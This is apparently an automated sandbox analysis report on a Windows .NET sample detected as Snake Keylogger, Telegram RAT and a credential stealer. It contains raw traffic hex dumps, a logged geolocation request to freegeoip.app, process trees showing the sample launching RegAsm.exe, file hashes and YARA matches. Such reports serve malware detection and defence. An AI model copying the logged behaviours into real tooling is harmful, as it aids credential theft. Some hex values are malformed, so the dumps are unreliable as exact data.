2021-09-28 05:54:35 UTC	361	IN	<p>Data Raw: 03 94 55 54 36 54 9b cf 69 e9 68 c5 c8 01 43 2b 96 22 c7 78 d5 fc 97 e7 8e 26 9b cd 44 24 ba 7f f4 ed 69 bb c7 a7 cf 69 3e 9e 2a 52 e5 16 50 8f 2b 30 6d 5a 24 3c 95 2b 45 5c 60 79 77 7f 4b d8 f8 31 7e 83 c8 57 32 1a 64 a9 73 ed 46 9f 16 06 0f 5c 0c 16 07 b2 d9 9c 8a 95 0c 13 51 b7 a7 b3 48 c4 2d 1a 76 21 c5 cd 76 6e 6f 4b 40 48 2f e1 50 01 08 1c c7 bb d4 9d 1a 4e d4 6f 1c 61 0a 1f 98 c0 84 ef 01 3e 60 46 80 c5 9c 33 a3 84 49 aa 63 06 b9 4c 5a 8c 73 b2 71 81 66 9f 49 72 dd 4b fb d8 a7 90 57 cb 04 34 90 2b 6e d1 1a a1 f6 63 8a f9 bc 17 48 ed 3d f8 67 3e ae c3 4b 1a dc bf 7a 89 1b 2b 4a 89 2d f5 1c a3 44 79 08 ee d3 a3 14 bb c9 d3 cb a6 ad de 2e f5 35 6d 54 7a 27 82 b0 64 e6 3b e1 97 4d af 54 61 3b 57 4b 73 23 7d f0 cd da 4c 74 56 5c 5b 96 67 79 52</p> <p>Data Ascii: UT6TihC+`x&D\$ii>*RP+0mZ\$<+E\`ywKM1~W2dsF QH-v!vnoK@H/PNoa->`F3lcLZsqflrKW4+ncH=g>Kz+J-Dy. 5mTz'd;MTA;WKS#}Lt\gyR</p>
2021-09-28 05:54:35 UTC	377	IN	<p>Data Raw: e2 4b 97 a3 55 4e 24 9d bb 07 63 11 f3 42 b3 61 d0 5f 4c 2d 9b d1 4d 53 91 db ef bf 52 70 b1 f2 47 69 16 28 03 f0 b1 cb 52 f0 4b bd b6 af 0c 0b ed d7 06 5a 24 d1 9f 78 67 c4 f4 1d e8 7c 33 c0 d4 e2 c3 f2 2b 98 72 8f 8e ca 37 89 47 ee 5c ef 7c f1 48 7b 89 eb 9b a7 e3 64 e3 14 ce de 4f 48 db 99 7f c5 82 ce 5f 74 04 fa 6c e6 0b 69 f0 20 a9 14 92 0f 88 e4 41 3f 5f d5 d3 40 bc 3c 03 0c 2f 90 78 3d e7 55 41 c5 31 a9 25 36 8c 3c c9 f0 37 31 d1 ac ed 6f c2 35 c0 99 49 6d 3d 01 e0 76 10 d5 af cc 22 07 6a 1b 3b 10 43 60 b7 ed 10 97 2e 35 22 2d b9 86 f3 de 4b 83 46 33 55 ed d0 41 b5 38 01 6d 11 f3 6c a5 61 ef e2 c6 a9 d5 04 b0 c4 6e 0d a6 18 0a 40 02 09 16 b2 56 94 a4 e3 62 05 3e 55 3b ad 95 34 36 a5 e5 53 53 a1 1e 54 8c 32 29 31 d0 41 5d 6b db 2f 73 89 37 2d</p> <p>Data Ascii: KUN\$cBa_L-MSRpGi(RKZ\$xg 3+r7G H{dOH_tli A?_@</x=UA1%6<71o5lm=v"j;C.>%"-KF3UA8mlan@Vb>U ;46SST2)1A]k/s7\$</p>
2021-09-28 05:54:35 UTC	393	IN	<p>Data Raw: 95 41 b8 71 39 23 21 5a 50 8b 1b 55 81 5b b8 0d b1 70 b9 81 41 be 9c aa e1 d0 d6 2c 17 43 ca 24 c5 d7 27 16 17 76 f0 9e 7e 1d e5 12 5a 9a 07 9c 47 ec bf 5b 63 0c 07 a9 28 d1 cb d2 7e 99 c6 11 0a 1b 2a 40 d5 a9 10 c4 fe 99 f9 dc a3 22 b1 b5 a8 11 b9 f0 b8 ac a4 ff 39 0f 4c f2 8b 6e 2e df ca 92 e4 87 5e 62 dd 57 f6 cd d8 ob dc o4 d5 d7 05 52 27 2a 92 17 86 bb da c1 ee f7 1d 72 81 b1 fa ac 68 35 ca b7 2f 68 c2 03 cd ea 42 87 c2 a0 d9 af 26 34 a6 7d 61 41 90 03 15 f4 c9 7f 10 37 ae 15 6c 84 93 4d 17 e4 64 53 ec 63 f7 68 f8 84 ee 88 ae 84 34 d5 3c 92 76 2c b7 38 60 a2 61 6d 62 56 1a d0 c3 ad ca b6 68 79 e6 e5 b8 1c 34 76 d6 fa 8c b4 1c 27 cc 5b fa ed ee 4b 41 28 bc cb 4b 88 c3 07 18 08 8d 26 ab ac 1a bb 2a 83 c6 06 d5 83 54 66 99 4f 2e 74 5e 4d 8b</p> <p>Data Ascii: Aq9#iZPU[pA,C\$'v~ZG[c(-*@"9Ln'bWR*rh5/hB&4)aA7IMdSc?gO4<v,8'ambVhy4v'[KA(K<&TfO.t^M</p>
2021-09-28 05:54:35 UTC	409	IN	<p>Data Raw: 27 cf b3 60 3a e1 3a cd ad 6e 29 e4 37 15 97 3c fd a2 72 55 d8 0a 33 e0 53 cc 9e 8a 60 3d ad 91 0e 8e 4f fa 3a e5 12 80 fc fb 92 3f 70 38 98 26 ed a8 1f ef a0 e1 0d 12 ad a5 ed ee 36 69 d7 5e 1e 28 41 33 21 ef 8a b1 21 3f 88 7b 06 6d ec b0 b3 0c d4 b5 2a 09 43 fb 2d 8a 7a f4 1d b5 d6 3b 3a 0d 2a 46 33 54 1e 93 c5 4e 0f 59 e1 c3 61 89 b2 8f 92 17 11 31 1d 16 ee 81 ca 2e c2 05 51 30 23 25 7a 8b 2a e1 86 55 21 9d 88 af 7e 2a 7e 8b te 45 bf 3d 02 27 00 1d 9b 17 85 95 1f fd 9c a3 4d 07 40 f6 57 f9 bd 2d ac 02 93 5a 7a 40 e2 94 c3 d4 c8 fb 8f cd b2 5c 8d af 59 e0 f4 d3 e8 69 cf c2 c4 74 7d fa 51 2f 88 a1 ec d6 18 08 b8 6c be 88 aa 0c 0a 44 75 b8 b4 4f 06 3a 17 9f 64 fe d1 22 99 4b 89 e2 ae 83 c1 4f 91 09 03 50 34 50 b0 00 28 5e aa fa da 59 e7 e3 4d 5d</p> <p>Data Ascii: ``::n):7<rU3S'=O:>p8&6i(A3!![mCz;:*F3TYa1.Q0#%z*U!~*~E='M@W-Zz@Yit]Q/lDuO:d"KOP4P(^YM</p>
2021-09-28 05:54:35 UTC	425	IN	<p>Data Raw: 33 47 18 df 45 06 55 1f 08 6b d5 bc 96 6f bf 21 53 6b 5c ff 3d cf a1 f4 93 72 2a 8d b3 16 b4 5d 39 fc 46 62 c1 6d d1 a9 73 8d 5d 50 8b 83 42 50 1e 72 25 a5 9d 53 0a 6e 5d 40 0a 2d 37 b2 7e 2c 05 ed f5 97 d5 45 82 39 65 1e e6 d6 9c fc 0c 60 0b 66 93 52 fo 78 31 82 c5 1a 7d 9c 75 7b 9e 21 e0 e7 cb 84 7b 0b 16 a6 3b fe 17 7a e5 83 5e 0e da 9a ec 5f 22 69 25 dc 5d b0 e6 4b c6 67 fd 94 39 13 17 d9 ff cc 64 c5 49 48 ed 92 34 f8 90 17 b1 12 80 a8 34 38 1d 77 3a 94 4d 96 24 08 1d 25 31 5c d3 0c bd 15 85 33 e9 f7 71 aa 81 00 fb b8 28 14 53 81 6e 46 6d 9e 6d 1b 91 95 b0 5b e5 1a 36 34 6b ea 96 98 1c 21 21 84 89 c6 f6 0c 87 31 84 a6 ab 83 a5 15 18 43 65 75 22 2c c3 a8 45 40 2d e8 b4 26 7d 19 58 6c ad a4 ec f9 4d 67 69 94 68 dc 8e c1 fb 34 85 fa 02</p> <p>Data Ascii: 3GEUko!SkI=r*9FbmsjPBPr%{S n@-7,E9e_ifRx1 [w^_i%]Kg9diH448w:M\$%1\3q(SnFm[64k!!1Ce",E@-&XIMiH</p>
2021-09-28 05:54:35 UTC	441	IN	<p>Data Raw: 87 19 71 6c f7 ad 6b e7 2d 3d 69 1b 60 83 d5 96 c0 dd bf 5f 21 d9 5c 7f da 6b c1 ea f1 38 99 bf 06 9a b9 05 91 30 cb 79 0f 66 fe 37 2c e7 83 b0 ca 90 c9 62 3f 68 fe d5 6a b2 a7 98 37 77 cf a3 b1 da 75 11 09 cf 86 ba e3 77 ae c8 8a 14 7b 47 0b 64 2d 59 b0 79 cd 2f 70 22 24 1f 74 f1 9b 36 8f 0f 10 0d 2b 60 49 2a 41 7a fa 9a f5 64 04 b2 c9 cb a0 93 17 d3 20 51 1c 20 aa 2c 79 84 9f 0b fd 63 fe a4 6a 9f d8 d2 36 4e a1 7c 19 71 ed 09 e8 4f 2e 9d e2 24 4b 71 17 a5 f6 49 21 52 25 87 5f eb 83 96 04 e7 6e ac 92 51 63 c1 4d a9 16 22 ab f7 ad 15 c1 33 13 df 5c 6b 63 81 6b 3a 04 2a f2 a3 3d ec 2a 3c e2 c3 ac 1e 62 47 79 77 d8 ff 4b fe 03 09 40 aa 12 3a cc d6 60 7d 72 6a e7 57 74 37 5b 6d 26 65 ee 06 5b 04 8a c9 7d b4 3e c6 8a aa fb 7c b4 97 d0 ad dd aa a9 02</p> <p>Data Ascii: qlk=-`l\k80y7,b?hjwluw[Gd-Yy/p"\$#6+'*Azd Q ,ycJ6N qO.\$Kq!R%_nQcM"3!kc:k=*=<bGywN?@:`rjWt7[m&e]></p>
2021-09-28 05:54:35 UTC	457	IN	<p>Data Raw: 92 50 7d c0 cc 53 5a b2 57 3d f8 6a 3a 00 4b 67 df 9d 88 f6 34 9e dd c1 8d dd df b8 da 59 77 aa 69 76 54 ae 1e 5b ce 92 d2 e8 55 03 52 c2 b6 cc 98 e8 a6 b6 10 40 e2 30 21 a1 5e dd 92 b8 7a d8 5f f8 bb 7b 4e f7 e8 2f c6 17 04 2f 1b 96 ce e8 5d 46 04 17 c2 23 1d 8c 08 b4 9c ac da c2 bf ef c3 38 54 6a ba 2c 66 1b 14 42 ab b4 3c 8c 6e b8 39 43 94 c8 02 e5 c3 ef 06 aa 55 30 c6 1a 05 39 64 53 5c 05 dc ce 68 ee 1e 18 85 ea e2 ba 10 82 91 fa 0c 1a ae 7e 28 e9 fe 58 59 4b 7e 1d 24 22 c4 96 78 15 7e 02 5d ea 89 01 9c f7 9e 3a cf e7 81 c8 46 f4 24 f4 7d 05 eb 1e ff 56 3b d1 71 a4 3a 82 c6 70 35 bf 9b cf 4b a5 39 c6 31 3a 8b ea dd 92 2d 72 18 3d 6c a4 cb 60 48 f1 14 8c b7 5d bf c9 99 77 15 90 9e a9 9a a6 92 1a 0b fd 0d 13 7c 41 ff 1b 03 3c ce ed 73 18 fe 95 fd</p> <p>Data Ascii: PjSZW=j:Kg4YwivT[UR@!0~z_{NI/F#8Tj,fB<n9CU09dS\~(YK-\$"x~]F\$]V;q:p5K91-r=iHjw7[m&e]></p>
2021-09-28 05:54:35 UTC	473	IN	<p>Data Raw: 4c 71 81 fa 9e d0 1e bb 77 0c 53 4a bf 55 70 ff 0f 6e ff 7d 81 18 13 3c 02 4b e1 67 1c 81 f1 bf 5f 3e 2e 22 ae fe 54 3e 16 0f ac 46 79 2c 59 44 52 53 f2 93 ba 75 91 82 68 69 59 3b cd b5 9f 4f 0c b6 d1 bd 25 64 d7 ad 5c 4d 3f c8 e5 aa 0d 91 92 9e 14 b7 fb 5e 92 90 67 2d bc b7 87 7e 90 8c 42 d1 e3 ab 87 f5 56 d5 c5 8c 17 5d c0 ff ca 16 89 4d 82 e8 13 a9 06 02 2a 4a ea c2 5c 68 fa eb 00 73 66 1f 6b cc a5 0f 82 4c 6b 8e 2b d6 fe ee bc 7d bb 86 cc 71 19 83 7e 71 57 52 51 e0 90 3a 20 a5 49 62 aa 21 4a 10 c8 5b 77 7a fc 1e 48 20 18 09 2b 3c 53 16 19 1a 08 f9 fd 67 59 20 ac 47 42 7e 43 80 aa 60 67 8e 0a 84 2d 55 1d e1 e7 2c 50 92 fa 28 2e ca 7e 10 92 4e 63 68 41 86 df ea a5 92 33 f4 a8 9c a8 55 16 83 13 45 f8 35 37 c0 ad ba 0b 32 08 47 d1 aa 73 8e 57 06</p> <p>Data Ascii: LqwSJUpn]<Kg."T>Fy,YDRSuhiY;%dIM?"g--BV]M*J\hsfkLkjq-qWRQ IbJ[wzNH +<SgY GB~C`g,P(~-Nc hA3UE572GsW</p>
2021-09-28 05:54:35 UTC	489	IN	<p>Data Raw: 37 e2 9f 94 91 ab d1 21 41 f9 c8 72 c7 9d 2a 02 ca 71 78 b7 96 33 b5 b4 42 31 6c 61 d9 c5 e1 a0 cf b1 fb 16 52 74 44 75 19 ca 14 f6 59 1e c8 1a 1e 36 56 37 24 1f c5 d1 cd 66 f5 d5 5d 99 7c ea 03 a3 62 a0 93 85 49 7e 75 71 2c ce 83 39 40 fc 3f 2d e1 e1 b5 ed 4f 32 8c 25 ac d5 af 09 12 5f 96 6a 44 cc fe 7b ed 44 49 06 3a 70 e9 ff c0 2a 65 81 fc d5 a8 a7 50 54 ea fa 70 28 0c 63 62 53 1b 56 30 43 5a 98 4a cf eb be 4f 0c d3 c5 ed af d1 67 73 2a 90 3a e7 f4 9e 41 d1 1f 3e fa 79 ca e6 9c 47 d4 02 72 46 e0 c3 e2 09 d6 d2 38 28 57 d6 2c d0 0e 4c 8e d8 a9 94 b5 5c 22 7b 22 cb ec 60 17 ab 8d 51 fb 90 b7 73 80 c0 be e4 09 6c 58 02 9c dd 62 3f f1 95 5c af a1 78 aa 35 d3 8c 47 ee 67 48 20 20 5e 9c ae 12 8f 32 34 f6 ca 28 69 6c eb 8b 85 5c bc 17 68 0b 80 36 37</p> <p>Data Ascii: 7!Ar*qx3B1laRtDuY6V7\$ff bl-uq,9@?-O2%_jD{Dl:p*ePTp(cbSV0CZJogs**:A>yGrF8(W,L "QslXb?l\x5GgH ^24(ilh67</p>

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	501	IN	Data Raw: bd 54 64 03 cc 54 29 0a e6 c4 13 70 ff cf a7 b7 e7 69 70 53 98 20 57 27 93 0c 58 27 0d a7 76 d4 d2 1a 78 f9 58 ce fd 10 97 10 93 2b 08 01 37 4f 52 e6 de 9d 4f de 8f b7 b8 52 c1 3a 36 84 db 9d e6 1a 05 6e 1c 0d de 3f 7f c3 90 d4 97 41 c4 f6 68 f4 3a ad 94 cc 81 ae 29 0c e2 a1 df bd 56 b6 b8 2f fa 4e 1c ae 29 58 ae 44 ce 61 fa 92 f8 86 3b 96 57 25 dd 78 59 a1 83 f6 2f 5f 3f 21 06 c9 fe 2d a3 69 07 45 f7 d9 25 76 45 16 c8 cc 5c fb 9d f3 6e 44 a3 26 76 a9 30 1e 0a 2a 46 c9 6f ba d2 62 15 ec 50 72 be db fa d1 14 07 87 b2 1f 77 44 44 b1 7d 02 c4 4f 70 1c 4c 5b 6d 92 e1 89 52 ef 74 8f c1 08 ad ee 19 95 bf eb 66 e2 c8 e1 16 4a f5 e5 d9 a7 e2 85 21 Data Ascii: TdT)pipS W'X'vxX+7OROR:6n?Ah;)V/N)XDa;W%wXY/_?!-iE%vElnD&v0OEw\$+_pPssq0*FobPrwDD}OpLmRtf!
2021-09-28 05:54:35 UTC	517	IN	Data Raw: a3 15 a0 0a 50 d9 43 82 68 fe b2 3e 55 9b e0 6f 88 ff ce ad 72 84 18 f5 59 c1 d8 f4 28 0f e2 76 26 c2 27 73 d9 8c fd 03 1f ff 13 e0 20 bb 4d 58 e2 ba 0d 40 8d df 3e 95 4a d9 71 de 14 45 f3 74 a9 80 f1 65 ff 80 1a db ab a2 29 35 b9 26 41 f8 ad 99 81 af ed d6 18 aa 38 7c 36 16 fb 9e b6 4e d7 41 fc 8d 10 1d a1 10 90 94 91 67 d1 2c c2 2b 16 de 7f 7b 13 11 64 d8 fo 5d 95 55 27 4b e6 57 20 7b 4d 07 8b e0 1c fe 1a 1b 83 cd 7f 17 ac 4d bf 6d 23 d9 d3 61 88 16 18 77 04 c3 3e d6 5f 4d 5f 21 20 84 2d a4 fa 47 5b f4 3f 35 43 a8 b6 30 9a a1 4a a7 a8 db 68 c2 15 48 5c 58 9a 34 49 a8 24 48 0c 32 c8 dd 06 a7 de e1 57 23 18 27 c0 5c 0e 18 d0 cc 75 d9 a2 b8 c5 e9 ce 06 ff 16 37 b3 97 3f b2 23 53 20 9b d8 5e ad e4 59 da 1f b3 3c ee ee 99 cc b7 82 98 e9 24 e0 08 04 06 Data Ascii: PCh>UorY(v&s MX@>JqEte)5&A8 6NAg,+{d]U'KW {MMm#aw>_M_! -G[?5C0JhHx4I\$H2W#\u7?#S ^Y<\$

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49756	104.21.19.200	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:48 UTC	533	OUT	GET /xml/84.17.52.39 HTTP/1.1 Host: freegeoip.app Connection: Keep-Alive
2021-09-28 05:54:48 UTC	533	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:48 GMT Content-Type: application/xml Content-Length: 345 Connection: close vary: Origin x-database-date: Wed, 25 Aug 2021 10:15:20 GMT x-ratelimit-limit: 15000 x-ratelimit-remaining: 14997 x-ratelimit-reset: 3375 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: [{"endpoints": [{"url": "https://Va.nel.cloudflare.com/report/V3?s=Es9%2FUfBibLiV7dPf2LrlYU09eFh%2FstNYZvKxJfxJuhOY1DYQ4RK%2Bf9wKRUp6adCbxDL4Nhu3yS6hO4fJia9iCQEw87CXzDi7roVrj9l6mafAl9JKV8DQ1t1JnNH%2BLNr"}]}, {"group": "cf-nel", "max_age": 604800}] NEL: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800} Server: cloudflare CF-RAY: 695ab81c9a1d325c-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-09-28 05:54:48 UTC	534	IN	Data Raw: 3c 52 65 73 70 6f 6e 73 65 3e 0a 09 3c 49 50 3e 38 34 2e 31 37 2e 35 32 2e 33 39 3c 2f 49 50 3e 0a 09 3c 43 6f 75 6e 74 72 79 43 6f 64 65 3e 43 48 3c 2f 43 6f 75 6e 74 72 79 43 6f 64 65 3e 0a 09 3c 43 6f 75 6e 74 72 79 4e 61 6d 65 3e 53 77 69 74 7a 65 72 6c 61 6e 64 3c 2f 43 6f 75 6e 74 72 79 4e 61 6d 65 3e 0a 09 3c 52 65 67 69 6f 6e 43 6f 64 65 3e 5a 48 3c 2f 52 65 67 69 6f 6e 43 6f 64 65 3e 0a 09 3c 52 65 67 69 6f 6e 43 6f 64 65 3e 5a 75 72 69 63 68 3c 2f 52 65 67 69 6f 6e 43 6f 64 65 3e 0a 09 3c 43 69 74 79 3e 5a 75 72 69 63 68 3c 2f 43 69 74 79 3e 0a 09 3c 5a 69 70 43 6f 64 65 3e 38 31 35 32 3c 2f 5a 69 70 43 6f 64 65 3e 0a 09 3c 54 69 6d 65 5a 6f 6e 65 3e 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 3c 2f 54 69 6d 65 5a 6f 6e 65 3e 0a 09 3c 4c 61 74 69 74 Data Ascii: <Response><IP>84.17.52.39</IP><CountryCode>CH</CountryCode><CountryName>Switzerland</CountryName><RegionCode>ZH</RegionCode><RegionName>Zurich</RegionName><City>Zurich</City><ZipCode>8152</ZipCode><TimeZone>Europe/Zurich</TimeZone><Latit

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: o6U6dMCbP3.exe PID: 6812 Parent PID: 5208

General

Start time:	07:54:32
Start date:	28/09/2021
Path:	C:\Users\user\Desktop\o6U6dMCbP3.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\o6U6dMCbP3.exe'
Imagebase:	0xf30000
File size:	11776 bytes
MD5 hash:	905F74FB158B50341E6DC710A60DAD37
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none">Rule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000000.00000002.703844022.0000000013241000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000000.00000002.703844022.0000000013241000.00000004.00000001.sdmp, Author: Joe SecurityRule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.703844022.0000000013241000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6852 Parent PID: 6812

General

Start time:	07:54:33
Start date:	28/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegAsm.exe PID: 3416 Parent PID: 6812

General

Start time:	07:54:43
Start date:	28/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xaf0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000006.00000002.941088589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000006.00000002.941088589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.941088589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Disassembly

Code Analysis